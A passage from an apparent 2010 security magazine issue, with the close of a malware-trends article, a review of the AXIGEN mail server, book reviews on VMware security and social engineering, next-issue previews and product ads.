- Mobile devices that connect to a network which encourage virus and malware propagation – for example an SMS Worm which sends out an SMS without your knowledge or steals your company and personal contacts
- PDF and Flash exploits that inject code to steal information using a keylogger or other malicious trojan/malware.

Spamming

There is no mention of spamming in this article. Spamming will be with us just like all the malware described but will evolve over time. The main reason for this is that it is so well known and very easy to stop individuals from being infected if they scanned each link and made sure they used a sandbox.

Problem is most individuals do not know what a sandbox is. A quick glance at Figure 4 will provide further evidence that spam is not declining. Spam as a percent of total email volume also set a new record, reaching 92 percent during the third quarter of 2009. Compared with last year's third quarter, spam is up 24 per cent. Expect the December bar to increase yet further as spam always increases during holiday periods. [McAfee Threats Report Third Quarter 2009].

Anti-malware industry and final thoughts

Expect in 2010 to see AV companies around the world look to develop, license or acquire anti-malware behavioural technology. One such company called Novashield is leading the way with its advanced anti-malware behavioural solution. In the enterprise security business, vendors are looking into *blended threat modules* which combine a signature database, community feedback (like Symantec's database called Quorum – which makes use of the anonymous software usage patterns of Symantec's extensive volunteer user community to automatically identify entirely new spyware, viruses and worms) and behavioural detection.

The biggest problem facing security vendors in 2010 and beyond will be their ability to keep up with the development of the new malware by the cybercriminal fraternity.

No one can categorically say that the *blended threat module* approach will work but with behavioural detection and good education, the AV companies can go some way to protecting more individuals and businesses in 2010 and beyond than in 2009 and previous years.

2009 has truly seen the rise of malware and in particular email spam delivering malicious attachments i.e. PDF and image files. As in the Terminator film which titled *the rise of the machines* – 2009 has seen *the rise of malware*. 2010 will see an ever increasing variety of malware attack vectors, some of which have been covered in this article and others have yet to be found or developed.

A close-up photograph of a woman's face, looking directly at the camera with a slight smile. She is holding a white envelope in her right hand, which is partially visible on the right side of the frame. The envelope has the word "axigen" printed on it in a stylized font, with the "a" in orange and the rest in black. Below the logo, the text "Messaging for IT Professionals" is written in a smaller, sans-serif font.

axigen

Messaging for
IT Professionals



The outmost importance of your email security has driven us to search for the best ways to safeguard you from spam. The most recent development of our ongoing endeavor is to provide you with your own Challenge / Response spam-blocking system. So, alongside a wide range of security tools, **Axigen Mail Server** now incorporates:

Identity Confirmation

Challenge / Response anti-spam filtering at your disposal

- Upper-level anti-spam protection already embedded in the messaging solution
- No additional cost, Address Book correlation, completing an outstanding arsenal of anti-spam tools
- The most extensive security mix on the market. For a spam-proof Inbox.



To learn how Identity Confirmation works, please visit www.axigen.com/ic

To compare our vision with your security expectations, go to www.axigen.com/security

AXIGEN MAIL SERVER



The time may have come to consider a change, or maybe an exchange, of the software you're running, or considering running, for your in-house mail server needs. A field long dominated by Microsoft's Exchange software has seen the rise over the past five years of a very feature rich and real alternative in Gecad Technologies' AXIGEN mail server.

Overview

Many organizations find, particularly as they grow in size above 20-30 users, that there are significant benefits to bringing mail services in house. Several items are that are of primary concern in making this decision are:

- What are some of the specific benefits derived from having the mail servers in house?
- Total Cost of Ownership (TCO) – What are the initial acquisition, installation and ongoing costs of having the mail services operation in house versus out sourced?
- Installation
- Configuration and Maintenance
 - What skills are required to initially configure the server and do ongoing normal operations such as adding

and deleting users, installing upgrades and maintaining security?

Addressing these items directly highlights some of the strengths of the AXIGEN mail server as the right choice for many organizations, particularly those in size of around 40-400 users. (To note this user range is chosen somewhat arbitrarily but from my experience as an IT consultant I'm considering the depth and skill set of the IT staff such organizations typically will have.)

Benefits of In-House Mail Server: Foremost in the consideration is recognition of the key role email plays into today's business world. Moreover many jurisdictions are placing legal requirements on the archiving of an organization's email.

If we accept that email is critical to user productivity then it logically follows how do we limit distracting content such as spam. Recent analyses of email traffic on the Internet have indicated that spam (UCE – Unsolicited Commercial Email) now comprises in the range of 80-90% of all daily email traffic. Regardless of the actual percentages the fact is spam/UCE and malicious email such as those carrying attachments containing viruses are a serious issue. An in house solution

such as the AXIGEN mail server gives a much greater degree of control over these issues.

Specifically the server software comes with the Clam AV, Spam Assassin and Commtouch built-in to the distribution. This installed suite gives the user an immediate baseline anti-virus and anti-spam solution set and other well known anti virus solutions are easily integrated if desired.

Another feature often overlooked is the ability to easily „white list” specific email addresses or whole domains as needed. White listing of course allows email to bypass spam filtering thus removing the risk that important email(s) from customers or business partners aren't accidentally marked and deleted as spam. I would note in my more than a few years of consulting I've sometimes had to repeatedly petition an external mail service to handle this for a customer and sometimes it just never gets done. In a specific instance one client had to quit doing business with another company because they couldn't simply white list her email address and her orders were constantly being rejected as spam. I would note the amount of business the other company lost was not small.

The screenshot shows the AXIGEN Mail Server 7.3.0 administration interface. The main window is titled "Overview" and contains a "Summary" section with a message about running version 7.3.0 (Win32/x86) and links to "View license info" and "Check for updates". Below this is a "Quick Links" section with three categories: "Domains & Accounts", "Server Maintenance", and "Services & Security", each listing several management tasks. The left side features a vertical sidebar with links to "Global Settings", "Services", "Domains & Accounts", "Security & Filtering", "Queue", "Status & Monitoring", "Logging", "Back-up & Restore", "Automatic Migration", "Clustering", and "Administration Rights".

A final point in the list of some of the key features of an in-house server is the ability to easily archive mail for both backup purposes and to meet regulatory requirements.

Total Cost of Ownership

Taking from a recent white paper released by Osterman Research ,the cost of deploying and managing Exchange for a 100-seat organization is in the range of \$35-\$40 (USD) per seat per month, while for a 1000 seat organization the cost will be on the order of \$12-\$15 per seat per month."

As the above demonstrates larger organizations can benefit from the economies of scale in amortizing the fixed costs over a larger user base whereas the smaller organizations typical of the SMB/SME market can't as readily. Given the lower cost of acquisition and ease of configuration and maintenance (outlined below) smaller organizations can realize a TCO well under the \$35-\$40 that deploying Exchange would entail.

Installation

Installation of the software was done on a Windows 2003 server and couldn't have been easier. While installation on Linux distros was not executed given the advancements in the area of package installation in the Linux world I suspect the results would be similar.

Configuration and Maintenance

This is an area where the AXIGEN Mail Server software really shines as can

be seen from the screen capture which illustrates the initial administration screen when logging in.

The graphic interface is very nicely designed with a logical flow for standard administrative needs starting with Global Settings for the server and then progressing through „Services“ (POP3, SMTP, IMAP), and „Domains and Accounts“ where domain, group and user management options are found.

The following listing gives the specifics management options available

- Global Settings
- Services
- Domains and Accounts
- Security and Filtering
- Queue
- Status and Monitoring
- Logging
- Back-Up and Restore
- Automatic Migration
- Clustering
- Administration Rights

The screenshot shows the "Services Management" interface. It lists various services: SMTP Receiving, SMTP Sending, IMAP, POP3, Webmail, Webadmin, DNR, Remote POP, CLI, and Mobility. Each service name is preceded by a small icon representing its function.

In performing administrative tasks each menu option expands with drop down options such as shown below for configuring mail services.

Each item in the „Services“ administration area then opens to a full screen of options that are logically arranged and easily understood. The range of typical needs for services is well covered in providing SMTP, POP3 and Webmail as can be seen in the „Services“ sub-menu shown.

Given the logical layout and excellent graphic interface most users with some knowledge of email functions and protocols should have minimal difficulty in getting the server up and running.

Conclusions and Summary

As an IT consultant to the SMB/SME sector I'm ever aware of the two conflicting items smaller businesses face those being enterprise level needs with budget constraints that require hard choices for usually lesser services. In this case I would say the AXIGEN team has created a winning combination of a powerful mail service software package giving key functionality at a TCO that makes sense for even very small organizations.


Given the ubiquity of the installed base of Microsoft's server software, the rather low cost for relatively powerful servers and the growing security issues surrounding email it's an easy argument that even smaller organizations should be considering using the AXIGEN solution to bring mail services in house.

About Gecad Technologies

Gecad Software was established in 1992 with a primary mission of researching and developing software products. Gecad Technologies was established in 2001 and since 2004 has focused on the development and distribution of innovative messaging solutions, under the brand name AXIGEN. A significant portion of the software development team has extensive experience in the area of network security having formerly worked on the development of the RAV anti virus software (sold to Microsoft in 2003).

Mike Shafer

BOOK REVIEW



Author: Edward L. Haletky
Publisher: Pearson Education Inc.
ISBN-10: 0-137-15800-9
ISBN-13: 978-0-137-15800-3

Review of the VMware book



As a Security Architect was excited to hear about the new VMware vSphere and Virtual Infrastructure Security book, having worked on the security of a number of VMware infrastructures a comprehensive book on the subject was lacking.

The book starts off explaining the challenges and issues of security in a virtualised environment. Chapter 2 follows on, explaining the autonomy of a hack and there consequences, regular Hackin9 readers would be fully aware of these topics including Cross-site scripting, buffer-overflows and SQL Injection attacks, what is really clever is the author then references these chapters throughout his book putting configurations and designs into context for the reader.

This brings me to my first issue with the book, the author is definitely an expert on VMware technologies and has enormous experience, whenever the author talks about VMware the information is clear, concise and generally very good, but whenever the author discusses security topics I found the information would sometimes be lacking, misses the point or is just not based in the real-world. For example in Chapter 1 his basic definitions of *Threat* and *Vulnerability* were poor and he then links them together with a term *Security Fault*, there are further examples of these problems throughout the book.

Overall the structure of each chapter in the book is good, the author starts off explaining some terms, shows some secure designs, brings massive technical knowledge and experience and then provides some additional reference. The author also makes creative use of Security notes, little comments throughout the pages.

There are twelve chapters in this book and after defining the security issues they can be split into a number of overall ideas, starting off with the internals of VMware. In Chapters 3, 4 and 5 the authors discusses the internal workings of the VMware hypervisor and how its design affects security, a chapter on Storage, with sections on SANS, iSCSI and VCB and a chapter on Clustering, again working on the design and types of clusters but also the technical side of how they work and the considerations in terms of security.

The book then moves on to the management of VMware, with Chapter 6 starting off an overview of the deployment and management of VMware solutions including sections on integration with a

number of Directory Services and even a link to a Twitter plug-in for the management client VIC. In Chapter 7 - Operations and Security there were sections on the day-to-day management of VMware ESX servers and with Chapter 8 a discussion on Virtual machines (VM Guests) and their security and management.

The final few chapters included Networking (Chapter 9) with extensive diagrams some with large numbers of VLANs and network cards, VDI (Virtual Desktop Infrastructure) an exciting technology allowing personalised virtual desktops, Chapter 11 (Security and VMware ESX) discussed strategies for lock-down of individual ESX hosts and virtual environments, and Chapter 12 Digital Forensics and Data Recovery. There was also a small conclusion chapter summarising the author's final thoughts and extensive Appendix sections.

My favourite chapters were Digital Forensics and Data Recovery (Chapter 12), not something discussed in regular VMware books and Virtual Networking Security - Best practices (Chapter 9), which had some comprehensive secure network designs.

All in all a significant amount of work has gone into this book, but there are some major flaws, part of the book's title is VMware vSphere, but there is little or no mention of vSphere or ESX 4.0. In Chapter 11, all of the hardening steps are for ESX 3.5, although the overall designs are still valid and there is enough reference material to fill in the gaps with your favourite search engine. There was also no mention of the whole area of patching VMware hosts or VM Guests with VMware Update Manager and also no discussion of VMware's firewalling technology vShield which comes bundled with the advanced versions of ESX 4.0 and would have had significant impact on Chapter 9 (Virtual Networking Security).

Overall the book has good structure and an easy going writing style, it also brings together a number of good sources of information in one easy to follow book. If you are a System Administrator or a System Architect that designs VMware solutions then it is a good reference guide and a comprehensive work. If you're a Security professional then there is also some good information in terms of design and summaries of the issues surrounding VMware environments.

Hacking the Human



Every security system in the world has the exact same weakness, the human being that always present somewhere with the necessary access for someone to exploit.

This book is dedicated to the wonderful world of social engineering, the one area that is usually missed on audits and risk assessments, but in my opinion this is the most important area, because if you can get someone to do the deed on your behalf, how can you get caught!

By concentrating on the psychological aspect of social engineering (its not just about conning people), this book explains in detail all the basics in human vulnerabilities. There is an excellent set of examples throughout the book that make the reader start to think outside the usual technical security boundaries, and concentrate on the easiest route to exploit.

The author uses the introduction as a example in social engineering, which was a new experience. Some people skip introductions and want to get straight into a book. I read this one 3 times doublechecking it against the details provided in a later chapter.

Throughout the book there is constant reference to ISO27001 which highlights how serious everyone needs to take the risk of having people working for them, and how they need to be trained and protected from this very easy avenue of attack. There are three sections to the book:

The Risks

This section introduces you into the world of social engineering and the risks involved in this area. By explaining the various approaches that can be used to assess this risk, each is compared against ISO27001 and how relevant this approach is towards social engineering.

By clearly explaining the vulnerabilities we all face and the risks associated with the psychological weaknesses that we all have (it is part of the usual human nature after all) it starts to become clear how complex this area of information security really is. You are given an excellent example of an attack on a company, and how to take a „non-standard” approach towards breaching their security.

Understanding Human Vulnerabilities

The next section was facinating for me, and for those of you that ever have to deal with sales people. See how many of these techniques you can identify being used on you when they next come to call. (or you could try these techniques on them, and pay a cheaper price)

From mind reading to neurolinguistic programming, this section clearly explains how what we say and the way we say can have a huge effect on people and on ourselves. There is a very good diagram that shows which personality profiles on average tend to comply and which of those would potentially challenge your perceived authority.

Everytime a social engineer attack a target, they will „put on” a personna while performing the attack. These personnas are grouped into 3 distinctive groups (Parent, Adult, Child), and by adopting one of these states, the engineer will know how to deal with the other 2 types if they come across them during their attack. (there is a lovely example of how to make a child spill a drink, while telling them not to!)


Countermeasures

This final section takes you through starting to build a defence against social engineering attacks. From profiling your own staff to building awareness within them on how people will try to persuade them to release information that should be kept confidential. You are then given details on the different types of testing that can be conducted. Use the information gathered from the book to start your own tests, and see how vulnerable you really are.

There is a further reading section at the end of the book and has good advice for those of you that wish to pursue more information regarding this „black art”, and it also points to where the author has pulled his ideas and information from to produce such an excellent read.

I can't recommend this book highly enough, this book belongs on the shelf of every IT Security Manager's shelf in my opinion as there clearly aren't enough books out there that bring enough focus to this area of vulnerability within every company.

Buy this book!



Author: Ian Mann
Publisher: Gower Publishing Ltd
ISBN-10: 0566087731
ISBN-13: 978-0566087738



UPCOMING

in the next issue...



Analyzing Malware & Malicious Content

Malware, short for malicious software, is a piece of software that's sole purpose and design is to infiltrate or cause damage to a computer system without the owner's well informed consent. In the information security world we hear this term or expression all the time used by professionals to describe a variety of hostile, intrusive or other wise annoying code running on a system.

Inside-Out web based attacks: the new ways

This article is very technical and discusses new techniques of exploitation based on the web: Inter-protocol exploitation, gifars and crossdomain policies, pdfars, XSRF. This is a really hot topic, as most of the applications are being written to the web, and for the web. Combining known techniques with social engineering and 0-days exploits (and a bit of inventiveness), new attack scenarios can be created (bypassing security policies such as DMZ, firewalls, AntiVirus, even the advanced user that can be suspicious).

Forensic Examination and Evaluation of Instant Messenger Databases

Nowadays more and more people use various instant messenger services like ICQ, MSN, AOL, or even less known like gadu-gadu for work, for pleasure and sometimes also for crimes. The article aims to provide information and insights on how the information disseminated through those networks are stored on the local computers and what can be found there, where and how.

Pwning Embedded ADSL Routers

This paper sheds light on the hierarchical approach of pen testing and finding security related issues in the small embedded devices that are used for local area networks. The paper is restricted to not only testing but also discusses the kinds of software and firmware used and incessant vulnerabilities that should be scrutinized while setting up a local network. A detailed discussion will be undertaken about the HTTP servers used for handling authentication procedure and access to firmware image providing functionalities to design and configure your own home local area network.

Current information on Hakin9 Magazine can be found at:

<http://www.hakin9.org/en>

The editors reserve the right to make changes to the content.

The next issue will be available in May 2010

Where to find it?


- Barnes & Noble
- Borders
- B. Dalton
- Microcentre

Do you have a good idea for an article?

Would you like to become an Author or our Betatester?

Just send us an e-mail at:
en@hakin9.org

Much more than just an antivirus



Protect your Mac from malware and network threats

Only **VirusBarrier X6** provides comprehensive protection from malware and network threats. VirusBarrier X6 is the only antivirus program for Mac that includes full anti-malware protection together with two-way firewall, network protection, anti-phishing, anti-spyware features and more. VirusBarrier X6 protects Macs from all known network-based threats, as well as all known malware.

Also available is **Internet Security Barrier X6**, which includes VirusBarrier X6 and four other Intego programs, providing parental control, backup, antispam, confidential document protection features and much more.

Intego X6 software is priced lower than X5 versions, and the standard licenses protect up to 2 Macs. Also available: 5-Mac family packs and multi-seat licenses.



www.intego.com



we protect your world



Protects your computer, the environment, and your wallet.



APC Back-UPS BE750G with SmartShedding Technology automatically powers down idle peripherals to save energy and money.



Get the most energy-efficient desktop battery backup yet.

Let's protect what's important.

What's in your computer? Photos, music, personal files, financial data, broadband access, videos, and more. Your computer has never been more important, and yet it has never been at higher risk for damaging power surges and other disturbances.

So like most people, you need to protect your assets. But like most people, you'd also like to protect the environment. With our new energy-conscious products, you can do both. Energy efficient by design, our new smart products protect the power going into your computer, at a cost that is quickly offset by big energy savings. How? Not only do the new Back-UPS ES and SurgeArrest use power wisely, they also boast a master/controlled outlets feature, which automatically powers down idle devices to conserve energy.

APC power protection products are available at:



PC Connection

"The price tag on the new UPS is \$99. While I'm not in the habit of endorsing products in this blog, if you're in the market for a workstation-class UPS, why not opt for the greener option?"

- Heather Clancy,
ZDNet.com

In fact, while protecting your power supply, we're up to five times more energy efficient than any other solution. By saving you \$40 per year in energy costs, our Back-UPS ES pays for itself in two short years. The high-frequency, low-copper design has a smaller transformer and environmental footprint. Even the packaging has been carefully selected and manufactured to maximize use of recycled materials and minimize waste.

In this world, every decision you make counts. So protect your power with a battery backup that works to protect the environment. It conserves power, it pays for itself, and it's backed by APC's 20-plus years of Legendary Reliability. For more information on this or our other great products, or for information about environmentally responsible disposal of your old battery, visit www.apc.com

Energy-efficient solutions for every level of protection:

Save \$25 per year* on your electric bill!

Surge Protection

Starting at \$34

Guaranteed protection from surges, spikes, and lightning.

SurgeArrest
P7GT



7 outlets, Phone/Fax/Modem Protection, Master/Controlled Outlets

Save \$40 per year* on your electric bill!

Battery Back-UPS

Starting at \$99

Our most energy-efficient backup for home computers.

Back-UPS
ES 750G



10 outlets, DSL and Coax protection, Master/Controlled Outlets, High-Frequency Design, 70 minutes of runtime!

APC can help with your other power protection needs. Visit www.apc.com to see our complete line of innovative products.



Enter to Win a Back-UPS ES 750G! (A \$99 value)

Also, enter the key code to view other special offers and discounts.

Visit www.apc.com/promo Key Code n519w or Call 888-289-APCC x8253 or Fax 401-788-2797

APC
Legendary Reliability®